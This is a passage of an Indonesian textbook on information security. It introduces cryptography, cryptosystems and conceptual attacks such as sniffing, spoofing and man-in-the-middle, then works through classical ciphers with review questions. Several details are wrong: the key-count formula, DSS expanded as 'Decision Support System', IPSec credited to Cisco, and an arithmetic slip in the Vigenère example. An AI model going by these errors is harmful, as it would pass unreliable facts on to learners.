Kelebihan dari metode ini adalah dapat mengidentifikasi rangkaian perintah yang tidak terduga seperti mengeluarkan perintah yang sama berulang – ulang. Sedangkan kekurangannya adalah kemungkinan terjadinya bentrokan antara protokol yang digunakan oleh IDPS dengan protokol umum yang digunakan oleh sistem operasi, atau dengan kata lain sulit membedakan implementasi client dan server pada interaksi protokol. (Informasi 2013)

Soal

1. Sebutkan apa saja yang termasuk security attack models!
2. Apa saja contoh penyerangan dari interupsi?
3. Apa yang dimaksud dengan interruption?
4. Sebutkan dasar-dasar dari perancangan sistem yang aman?
5. Apa saja yang termasuk dalam keamanan lokal?

BAB III
KONSEP DASAR KRIPTOGRAFI

3.1 Kriprografi

3.1.1 Sejarah Kriptografi

Kata kriptografi berasal dari bahasa Yunani, “kryptós” yang berarti tersembunyi dan “gráphein” yang berarti tulisan. Kriptografi telah digunakan oleh Julius Caesar sejak zaman Romawi Kuno. Teknik ini dijuluki Caesar cipher untuk mengirim pesan secara rahasia, meskipun teknik yang digunakannya sangat tidak memadai untuk ukuran kini. (Kriptografi 2020) Casanova menggunakan pengetahuan mengenai kriptografi untuk mengelabui Madame d’Urfe (ia mengatakan kepada Madame d’Urfe bahwa sesosok jin memberi tahu kunci rahasia Madame d’Urfe kepadanya, padahal ia berhasil memecahkan kunci rahasia berdasarkan pengetahuannya mengenai kriptografi), sehingga ia mampu mengontrol kehidupan Madame d’Urfe secara total. (Kromodimoeljo, 2010).

3.1.2 Pengertian Kriptografi

Kriptografi adalah ilmu mengenai teknik enkripsi dimana “naskah asli” (plaintext) diacak menggunakan suatu kunci enkripsi menjadi “naskah acak yang sulit dibaca” (ciphertext) oleh seseorang yang tidak memiliki kunci dekripsi. Dekripsi menggunakan kunci dekripsi bisa mendapatkan kembali data asli. Probabilitas mendapat kembali naskah asli oleh seseorang yang tidak mempunyai kunci dekripsi dalam waktu yang tidak terlalu lama adalah sangat kecil.

Teknik enkripsi yang digunakan dalam kriptografi klasik adalah enkripsi simetris dimana kunci dekripsi sama dengan kunci enkripsi. Untuk public key cryptography, diperlukan teknik enkripsi asimetris dimana kunci dekripsi tidak sama dengan kunci enkripsi. Enkripsi, dekripsi dan pembuatan kunci untuk teknik enkripsi asimetris memerlukan komputasi yang lebih intensif dibandingkan enkripsi simetris, karena enkripsi asimetris menggunakan bilangan - bilangan yang sangat besar. (Kromodimoeljo, 2010).

3.1.3 Aspek Keamanan Kriptografi

Kriptografi memiliki beberapa aspek keamanan antara lain :

a. **Kerahasiaan (confidentiality)**, menjamin bahwa data-data tersebut hanya bisa diakses oleh pihak-pihak tertentu saja. Kerahasiaan bertujuan untuk melindungi suatu informasi dari semua pihak yang tidak berhak atas informasi tersebut.
b. **Otentikasi (authentication)**, merupakan identifikasi yang dilakukan oleh masing – masing pihak yang saling berkomunikasi, maksudnya beberapa pihak yang berkomunikasi harus mengidentifikasi satu sama lainnya. Informasi yang didapat oleh suatu pihak dari pihak lain harus diidentifikasi untuk memastikan keaslian dari informasi yang diterima.
c. **Integritas (integrity)**, menjamin setiap pesan yang dikirim pasti sampai pada penerimanya tanpa ada bagian dari pesan tersebut yang diganti, diduplikasi, dirusak, diubah urutannya, dan ditambahkan. Integritas data

bertujuan untuk mencegah terjadinya pengubahan informasi oleh pihak-pihak yang tidak berhak atas informasi tersebut. Untuk menjamin integritas data ini pengguna harus mempunyai kemampuan untuk mendeteksi terjadinya manipulasi data oleh pihak-pihak yang tidak berkepentingan. Manipulasi data yang dimaksud di sini meliputi penyisipan, penghapusan, maupun penggantian data.

d. Nirpenyangkalan (Nonrepudiation), mencegah pengirim maupun penerima mengingkari bahwa mereka telah mengirimkan atau menerima suatu pesan. Jika sebuah pesan dikirim, penerima dapat membuktikan bahwa pesan tersebut memang dikirim oleh pengirim yang tertera. Sebaliknya, jika sebuah pesan diterima, pengirim dapat membuktikan bahwa pesannya telah diterima oleh pihak yang ditujunya. (Ariyus, 2008).

3.2 Cryptosystem

Cryptographic system (kriptografi sistem) atau *cryptosystem (kriptosistem)* adalah suatu fasilitas untuk mengkonversikan plaintext ke ciphertext dan sebaliknya. Dalam sistem ini, seperangkat parameter yang menentukan transformasi pencipheran tertentu disebut suatu set kunci. Proses enkripsi dan dekripsi diatur oleh satu atau beberapa kunci kriptografi.

3.3 Karakteristik Cryptosystem

Karakteristik Cryptosystem yang baik:

a. Keamanan sistem terletak pada kerahasiaan kunci dan bukan pada kerahasiaan algoritma yang digunakan.
b. Cryptosystem yang baik memiliki ruang kunci (keyspace) yang besar.
c. Cryptosystem yang baik akan menghasilkan ciphertext yang terlihat acak dalam seluruh tes statistik yang dilakukan terhadapnya.
d. Cryptosystem yang baik mampu menahan seluruh serangan yang telah dikenal sebelumnya.

3.4 Macam – Macam Cryptosystem

1. Symmetric Cryptosystem

Dalam symmetric cryptosystem ini, kunci yang digunakan untuk proses enkripsi dan dekripsi pada prinsipnya identik, tetapi satu buah kunci dapat pula diturunkan dari kunci yang lainnya. Kunci-kunci ini harus dirahasiakan. Oleh karena itulah sistem ini sering disebut sebagai secret-key ciphersystem. Jumlah kunci yang dibutuhkan umumnya adalah :

$$\frac{\mathrm{n}C_2}{2} = n.(n-1)$$

dengan n menyatakan banyaknya pengguna.Contoh dari sistem ini adalah Data Encryption Standard (DES), Blowfish, IDEA.

2. Assymmetric Cryptosystem

Dalam assymmetric cryptosystem ini digunakan dua buah kunci. Satu kunci yang disebut kunci publik (public key) dapat dipublikasikan, sedang kunci yang lain yang disebut kunci privat (private key) harus dirahasiakan. Proses menggunakan sistem ini dapat diterangkan secara sederhana sebagai berikut : bila A ingin mengirimkan pesan kepada B, A dapat menyandikan pesannya dengan menggunakan kunci publik B, dan bila B ingin membaca

surat tersebut, ia perlu mendekripsikan surat itu dengan kunci privatnya. Dengan demikian kedua belah pihak dapat menjamin asal surat serta keaslian surat tersebut, karena adanya mekanisme ini. Contoh sistem ini antara lain RSA Scheme dan Merkle-Hellman Scheme.

3.5 Protokol Criptosystem

Cryptographic protocol adalah suatu protokol yang menggunakan kriptografi. Protokol ini melibatkan sejumlah algoritma kriptografi, namun secara umum tujuan protokol lebih dari sekedar kerahasiaan. Pihak-pihak yang berpartisipasi mungkin saja ingin membagi sebagian rahasianya untuk menghitung sebuah nilai, menghasilkan urutan random, atau pun menandatangani kontrak secara bersamaan.
Penggunaan kriptografi dalam sebuah protokol terutama ditujukan untuk mencegah atau pun mendeteksi adanya eavesdropping dan cheating.[11]

3.6 Jenis Penyerangan Pada Protokol

Jenis – jenis penyerangan pada protocol, yaitu :

a. Ciphertext-only attack. Dalam penyerangan ini, seorang cryptanalyst memiliki ciphertext dari sejumlah pesan yang seluruhnya telah dienkripsi menggunakan algoritma yang sama.
b. Known-plaintext attack. Dalam tipe penyerangan ini, cryptanalyst memiliki akses tidak hanya ke ciphertext sejumlah pesan, namun ia juga memiliki plaintext pesan-pesan tersebut.
c. Chosen-plaintext attack. Pada penyerangan ini, cryptanalyst tidak hanya memiliki akses atas ciphertext dan plaintext untuk beberapa pesan, tetapi ia juga dapat memilih plaintext yang dienkripsi.
d. Adaptive-chosen-plaintext attack. Penyerangan tipe ini merupakan suatu kasus khusus chosen- plaintext attack. Cryptanalyst tidak hanya dapat memilih plaintext yang dienkripsi, ia pun memiliki kemampuan untuk memodifikasi pilihan berdasarkan hasil enkripsi sebelumnya. Dalam chosen- plaintext attack, cryptanalyst mungkin hanya dapat memiliki plaintext dalam suatu blok besar untuk dienkripsi; dalam adaptive-chosen-plaintext attack ini ia dapat memilih blok plaintext yang lebih kecil dan kemudian memilih yang lain berdasarkan hasil yang pertama, proses ini dapat dilakukannya terus menerus hingga ia dapat memperoleh seluruh informasi.
e. Chosen-ciphertext attack. Pada tipe ini, cryptanalyst dapat memilih ciphertext yang berbeda untuk didekripsi dan memiliki akses atas plaintext yang didekripsi.
f. Chosen-key attack. Cryptanalyst pada tipe penyerangan ini memiliki pengetahuan tentang hubungan antara kunci-kunci yang berbeda.
g. Rubber-hose cryptanalysis. Pada tipe penyerangan ini, cryptanalyst mengancam, memeras, atau bahkan memaksa seseorang hingga mereka memberikan kuncinya.

3.7 Jenis Penyerangan Pada Jalur Komunikasi

Penyerangan pada jalur komunikasi, yaitu :

a. Sniffing: secara harafiah berarti mengendus, tentunya dalam hal ini yang diendus adalah pesan (baik yang belum ataupun sudah dienkripsi) dalam

suatu saluran komunikasi. Hal ini umum terjadi pada saluran publik yang tidak aman. Sang pengendus dapat merekam pembicaraan yang terjadi.

b. Replay attack: Jika seseorang bisa merekam pesan-pesan handshake (persiapan komunikasi), ia mungkin dapat mengulang pesan-pesan yang telah direkamnya untuk menipu salah satu pihak.


c. Spoofing: Penyerang – misalnya Maman – bisa menyamar menjadi Anto. Semua orang dibuat percaya bahwa Maman adalah Anto. Penyerang berusaha meyakinkan pihak-pihak lain bahwa tak ada salah dengan komunikasi yang dilakukan, padahal komunikasi itu dilakukan dengan sang penipu/penyerang. Contohnya jika orang memasukkan PIN ke dalam mesin ATM palsu – yang benar-benar dibuat seperti ATM asli – tentu sang penipu bisa mendapatkan PIN-nya dan copy pita magentik kartu ATM milik sang nasabah. Pihak bank tidak tahu bahwa telah terjadi kejahatan.

d. Man-in-the-middle: Jika spoofing terkadang hanya menipu satu pihak, maka dalam skenario ini, saat Anto hendak berkomunikasi dengan Badu, Maman di mata Anto seolah-olah adalah Badu, dan Maman dapat pula menipu Badu sehingga Maman seolah-olah adalah Anto. Maman dapat berkuasa penuh atas jalur komunikas ini, dan bisa membuat berita fitnah.

3.8 Metode Kriptografi

3.8.1 Metode kuno

a. 475 S.M. bangsa Sparta, suatu bangsa militer pada jaman Yunani kuno, menggunakan teknik kriptografi yang disebut scytale, untuk kepentingan perang. Scytale terbuat dari tongkat dengan papyrus yang mengelilinginya secara spiral. Kunci dari scytale adalah diameter tongkat yang digunakan oleh pengirim harus sama dengan diameter tongkat yang dimiliki oleh penerima pesan, sehingga pesan yang disembunyikan dalam papyrus dapat dibaca dan dimengerti oleh penerima.



Gambar 3.1 Scytale

b. Julius Caesar, seorang kaisar terkenal Romawi yang menaklukkan banyak bangsa di Eropa dan Timur Tengah juga menggunakan suatu teknik kriptografi yang sekarang disebut Caesar cipher untuk berkorespondensi sekitar tahun 60 S.M. Teknik yang digunakan oleh Sang Caesar adalah mensubstitusikan alfabet secara beraturan, yaitu

oleh alfabet ketiga yang mengikutinya, misalnya, alfabet ‘’A" digantikan oleh "D", "B" oleh "E", dan seterusnya.

Gambar 3.2 Julius Caesar

3.8.2 Metode Modern

a. Digital Certificate Server (DCS)
   1) verifikasi untuk digital signature
   2) autentikasi user
   3) menggunakan public dan private key

   contoh : Netscape Certificate Server
b. IP Security (IPSec)
   1) enkripsi public/private key
   2) dirancang oleh CISCO System
   3) menggunakan DES 40-bit dan authentication
   4) built-in pada produk CISCO
   5) solusi tepat untuk Virtual Private Network (VPN) dan Remote Network Access
c. Secure Shell (SSH)
   1) digunakan untuk client side authentication antara 2 sistem
   2) mendukung UNIX, windows, OS/2
   3) melindungi telnet dan ftp (file transfer protocol)
d. Secure Socket Layer (SSL)
   1) dirancang oleh Netscape
   2) menyediakan enkripsi RSA pada layes session dari model OSI.
   3) independen terhadap servise yang digunakan.
   4) melindungi system secure web e-commerce
   5) metode public/private key dan dapat melakukan authentication
   6) terintegrasi dalam produk browser dan web server Netscape.
e. Security Token

   aplikasi penyimpanan password dan data user di smart card
f. Simple Key Management for Internet Protocol
   1) seperti SSL bekerja pada level session model OSI.
   2) menghasilkan key yang static, mudah bobol.
g. MD5
   1) dirancang oleh Prof. Robert Rivest (RSA, MIT) tahun 1991
   2) menghasilkan 128-bit digest.
   3) cepat tapi kurang aman
h. Secure Hash Algoritm (SHA)
   1) dirancang oleh National Institute of Standard and Technology (NIST) USA.
   2) bagian dari standar DSS(Decision Support System) USA dan bekerja sama dengan DES untuk digital signature.
   3) SHA-1 menyediakan 160-bit message digest
   4) Versi : SHA-256, SHA-384, SHA-512 (terintegrasi dengan AES)
i. RSA Encryption

1) dirancang oleh Rivest, Shamir, Adleman tahun 1977
2) standar de facto dalam enkripsi public/private key
3) didukung oleh Microsoft, apple, novell, sun, lotus
4) mendukung proses authentication
5) multi platform

j. Remote Access Dial-in User Service (RADIUS)
1) multiple remote access device menggunakan 1 database untuk authentication
2) didukung oleh 3com, CISCO, Ascend
3) tidak menggunakan encryption

k. Point to point Tunneling Protocol(PPTP), Layer Two Tunneling Protocol (L2TP)
1) dirancang oleh Microsoft
2) autentication berdasarkan PPP(Point to point protocol)
3) enkripsi berdasarkan algoritm Microsoft (tidak terbuka)
4) terintegrasi dengan NOS Microsoft (NT, 2000, XP)

l. Kerberos
1) solusi untuk user authentication
2) dapat menangani multiple platform/system
3) free charge (open source)
4) IBM menyediakan versi komersial : Global Sign On (GSO)

m. Advanced Encryption Standard (AES)
1) untuk menggantikan DES (launching akhir 2001)
2) menggunakan variable length block chipper
3) key length : 128-bit, 192-bit, 256-bit
4) dapat diterapkan untuk smart card.[11]

Soal

1. Jelaskan apa itu yang dimaksud dengan kriptografi?
2. Sebutkan bagian aspek keamanan kriptografi!
3. Apa yang dimaksud dengan Cryptosystem?
4. Sebutkan karakteristik dari crytosytem!
5. Apa saja jenis-jenis penyerangan pada jalur komunikasi? Jelaskan!

BAB IV
TEKNIK KRIPTOGRAFI KUNO I

4.1 Teknik Kriptografi Klasik/Kuno I

(idokeren 2018) Kriptografi klasik/kuno merupakan Teknik subtisusi yaitu penggantian setiap karakter teks asli dengan karakter lainya, salah satu teknik subtisusi pada kriptografi Klasik/Kuno adalah kode kaisar, yang beradaptasi pada penggunaan ‘ Roda Kaisar’.

4.1.1 Monoalphabet

Perhatikan alphabet plaintext dibawah ini

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Gambar 4.1 Contoh Monoalphabet

Misal, Jika penggeseran yang dilakukan sebanyak 3 kali maka kunci untuk deskripsinya adalah 3. Maka susunan huruf untuk ciphertext adalah:

d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Gambar 4.2 Contoh Monoalphabet

Contoh Tentukan chipper text dari plaintext ‘ **K R I P T O G R A F I** ‘!
Plaintext : **K R I P T O G R A F I**
Ciphertext : **N U L S W R J U D I L**

4.1.2 Polyalphabet

Merupakan gagasan baru dalam perkembangan kode kaisar untuk menggunakan kunci laian yang di sebut Polyalphabetic. Teknik ini cenderung menggunakan kunci berupa huruf dan **tidak ada pengunaan huruf yang di ulang**. Penggunaan tidak hanya dengan satu kunci tetapi bisa mengunakan lebih dari satu kunci.

1. Satu kunci

Plaintext : **B E L A J A R K R I P T O G R A F I**
Kunci : M E R D E K A


a	b	C	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
m	e	R	d	k	a	b	c	f	g	h	i	j	l	n	o	p	q	s	t	u	v	w	x	y	z

Gambar 4.3 Contoh Polyalphabet 1 Kunci

Ciphertext : **E K I M G M Q H Q F O T N B Q M A F**

2. Dua Kunci

Plaintext : **B E L A J A R K R I P T O G R A F I**
Kunci 1 : MERDEKA
Kunci 2 : INDONESIA




Gambar 4.4 Contoh Polyalphabet 2 Kunci

Ciphertext : **EGCJAJP BPSLTKNPJIS**

3. Tiga Kunci

Plaintext : **CEGAH PEGAWAI KPK**
Kunci 1 : MERDEKA
Kunci 2 : INDONESIA
Kunci 3 : PUTIH MERAH



Gambar 4.5 Contoh Polyalphabet 3 Kunci

Ciphertext : **LEGBIDEGBWBOUDU**

Soal

1. Buatlah ciphertext dari POHON HIJAU dengan menggunakan kode geser 3!
2. Buatlah ciphertext dari TELEVISI dengan menggunakan kode geser 5!
3. Buatlah ciphertext dari POHON HIJAU dengan menggunakan kunci : HUTAN!
4. Buatlah ciphertext dari TANAH KERING dengan menggunakan kunci 1: KEMARAU dan kunci 2 : PANAS!
5. Buatlah ciphertext dari KIPAS ANGIN dengan menggunakan kunci 1: PANAS dan kunci 2 : DINGIN dan kunci 3 : SEJUK!

BAB V
TEKNIK KRIPTOGRAFI KUNO II & III

5.1 Teknik Kriptografi Klasik/Kuno II

(Kriptografi 2020) Metode dengan menggunakan lebih dari satu kunci terdiri dari 3 bagian yaitu blok, karakter, dan zigzag:

5.1.1 Blok

Membagi jumlah teks-asli menjadi blok-blok yang ditentukan, tergantung dari keinginan pengirim pesan.

Plaintext : **PERHATIKAN RAKYAT KECIL**
Kunci 1 : **M E R D E K A**
Kunci 2 : **I N D O N E S I A**
Kunci 3 : **P U T I H M E R A H**

Plaintext diatas akan dibagi menjadi 6 blok dengan masing-masing karakter terdiri dari 4 karakter. Karena blok yang keenam tidak mencukupi maka ditambahkan dengan karakter'X' atau karakter lain yang ditentukan.

PERH	ATIK	ANRA	KYAT	KECI	LXXX
Blok 1	Blok 2	Blok 3	Blok 4	Blok 5	Blok 6

Gambar 5.1 Contoh Plaintext 6 Blok

Kunci 1 (K1) : MERDEKA

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
m	**e**	**r**	**d**	**k**	**a**	b	c	f	g	h	i	j	l	n	o	p	q	s	t	u	v	w	x	y	z

Kunci 2 (K2) : INDONESIA

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
i	**n**	**d**	**o**	**e**	**s**	**a**	b	c	f	g	h	j	k	l	m	p	q	r	t	u	v	w	x	y	z

Kunci 3 (K3) : PUTIH MERAH

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
p	**u**	**t**	**i**	**h**	**m**	**e**	**r**	**a**	b	c	d	f	g	j	k	l	n	o	q	s	v	w	x	y	z

Gambar 5.2 Contoh Metode Blok Kunci 1,2,3

Maka ciphertext yang dihasilkan :
OKQCITCGPGNPHYMTGEDCDXXX


OKQC	ITCG	PGNP	HYMT	GEDC	DXXX
K1	K2	K3	K1	K2	K3

Gambar 5.3 Hasil Ciphertext dari Metode Blok

5.1.2 Karakter

Metode ini adalah menggunakan pendistribusian perkarakter. Perhatikan contoh dibawah ini:

Plaintext : **PERHATIKAN RAKYAT KECIL**
K1 : **M E R D E K A**
K2 : **I N D O N E S I A**
K3 : **P U T I H M E R A H**
Metode : **Karakter**



Gambar 5.4 Contoh Kunci(k)1,2,3 Metode Karakter

Maka cara menentukan ciphertextnya sebagai berikut:

P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L
K1	K2	K3	K1	K2	K3	K1	K2	K3	K1	K2	K3	K1	K2	K3	K1	K2	K3	K1	K2	K3
O	E	N	C	I	Q	F	G	P	L	Q	P	H	Y	P	T	G	H	R	C	D


Gambar 5.5 Hasil Ciphertext Metode Karakter

Ciphertext : **OENCIQFGPLQPHYPTGHRCD**

5.1.3 Zigzag

Metode ini dengan menentukan ciphertext dari plaintext pada kunci 1 (K1) kemudian mencari huruf yang sama hasil dari ciphertext K1 ke chipertext K2 dan mengambil plaintext dari ciphertext K2 untuk selanjutnya mencari huruf yang sama, hasil dari plaintext K2 dengan huruf ciphertext pada K3 dan plaintext pada ciphertext K3 tersebut yang diambil menjadi ciphertext akhir. Perhatikan contoh dibawah ini:

Plaintext : **PERHATIKAN RAKYAT KECIL**
K1 : **M E R D E K A**
K2 : **I N D O N E S I A**
K3 : **P U T I H M E R A H**
Metode : **Zigzag**



Gambar 5.6 Contoh Kriptografi Metode Zigzag

Ciphertext : **LRHDACOQASHAQYACQRUOI**

5.1.4 Kode Geser

Ada metode lain selain menggunakan kode geser yang diterapkan kode kaisar mono-alphabet, yaitu dengan menggunakan kode kunci berupa angka bukan banyaknya pergeseran.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Gambar 5.7 Contoh Kriptografi Metode Kode Geser

Perhatikan contoh dibawah ini:
Plaintext : **PERHATIKAN RAKYAT KECIL**
Kalimat diatas jika diubah menjadi angka sebagai berikut:

P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L
15	4	17	7	0	19	8	10	0	13	17	0	10	24	0	19	10	4	2	8	11

Gambar 5.8 Contoh Metode Kode Geser ke Angka

Kode Kunci : **11**
Caranya dengan menambahkan masing-masing angka plaintext dengan kode kunci 11, maka didapatkan:

P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L
15	4	17	7	0	19	8	10	0	13	17	0	10	24	0	19	10	4	2	8	11
0	15	2	18	11	4	19	21	11	24	2	11	21	9	11	4	21	15	13	19	22
A	P	C	S	L	E	T	V	L	Y	C	L	V	J	L	E	V	P	N	T	W

Gambar 5.9 Hasil kriptografi metode kode geser

Catatan jika ketika dijumlahkan hasilnya lebih dari 26, maka akan dikurangi 26. Misalnya: 24 + 11 = 35 – 26 = 9. Selanjutnya hasil penjumlahan dikonversi menjadi huruf sesuai dengan nilai standar setiap huruf.

Ciphertext : **APCSLETVLYCLVJLEVPNTW**

5.2 Teknik Kriptografi Klasik/Kuno III

5.2.1 Kode Vigenere

(idokeren 2018) Merupakan kode abjad-majemuk. Teknik dari subtitusi vigenere bisa dilakukan dengan 2 cara yaitu angka dan huruf.Teknik ini cukup mudah dipahami dan di aplikasikan.teknik ini di kenalkan oleh seorang kriptologis berkebangsaan perancis Blaise De Vigenere pada abad 16 (1586), dan teknik ini baru terkenal 200 tahun setelahnya yang kemudian dikenal dengan Code Vigenere.

Kode vigener yang di gunakan oleh tentara konfederasi (Confederate Army) pada perang sipil amerika (American civil War). Kode vigenere berhasil di enkripsi oleh Babbage dan Kasiski pada abad 19 pertengahan. [12]

1. **Angka**

Teknik ini hampir sama dengan kode geser, hanya saja pada vigenere angka caranya dilakukan dengan menukarkan huruf dengan angka dan menggunakan kode kunci berupa kumpulan angka yang sudah ditentukan.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Gambar 5.10 Contoh Kode Vigenere (Angka)

Perhatikan contoh dibawah ini:
Plaintext : **PERHATIKAN RAKYAT KECIL**
Kunci : **(2, 8, 7, 15, 4)**

P	**E**	**R**	**H**	**A**	**T**	**I**	**K**	**A**	**N**	**R**	**A**	**K**	**Y**	**A**	**T**	**K**	**E**	**C**	**I**	**L**
15	4	17	7	0	19	8	10	0	13	17	0	10	24	0	19	10	4	2	8	11
2	**8**	**7**	**15**	**4**	**2**	**8**	**7**	**15**	**4**	**2**	**8**	**7**	**15**	**4**	**2**	**8**	**7**	**15**	**4**	**2**
17	12	24	6	4	21	16	17	15	17	19	8	17	13	4	21	18	11	17	12	13
R	**M**	**Y**	**G**	**E**	**V**	**Q**	**R**	**P**	**R**	**T**	**I**	**R**	**N**	**E**	**V**	**S**	**L**	**R**	**M**	**N**

Gambar 5.11 Hasil Kriptografi Kode Vigener (Angka)

2. Huruf

Pada teknik huruf menggunakan tabula recta (bujur sangkar vigenere) dengan pola dibawah ini:

Kode Kunci \ Plaintext	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
a	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
b	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
c	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
d	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
e	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
f	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
g	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
h	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
i	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
j	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
k	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
l	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
m	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
n	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
o	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
p	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
r	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
s	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
t	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
u	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
v	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
w	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
x	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Gambar 5.12 Contoh Polatabula Recta

Contoh :
Plaintext : **PERHATIKAN RAKYAT KECIL**
Kunci : **I N D O N E S I A**

Maka cara menentukan chipertext-nya adalah:

PLAINTEXT	P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L
KUNCI	I	N	D	O	N	E	S	I	A	I	N	D	O	N	E	S	I	A	I	N	D
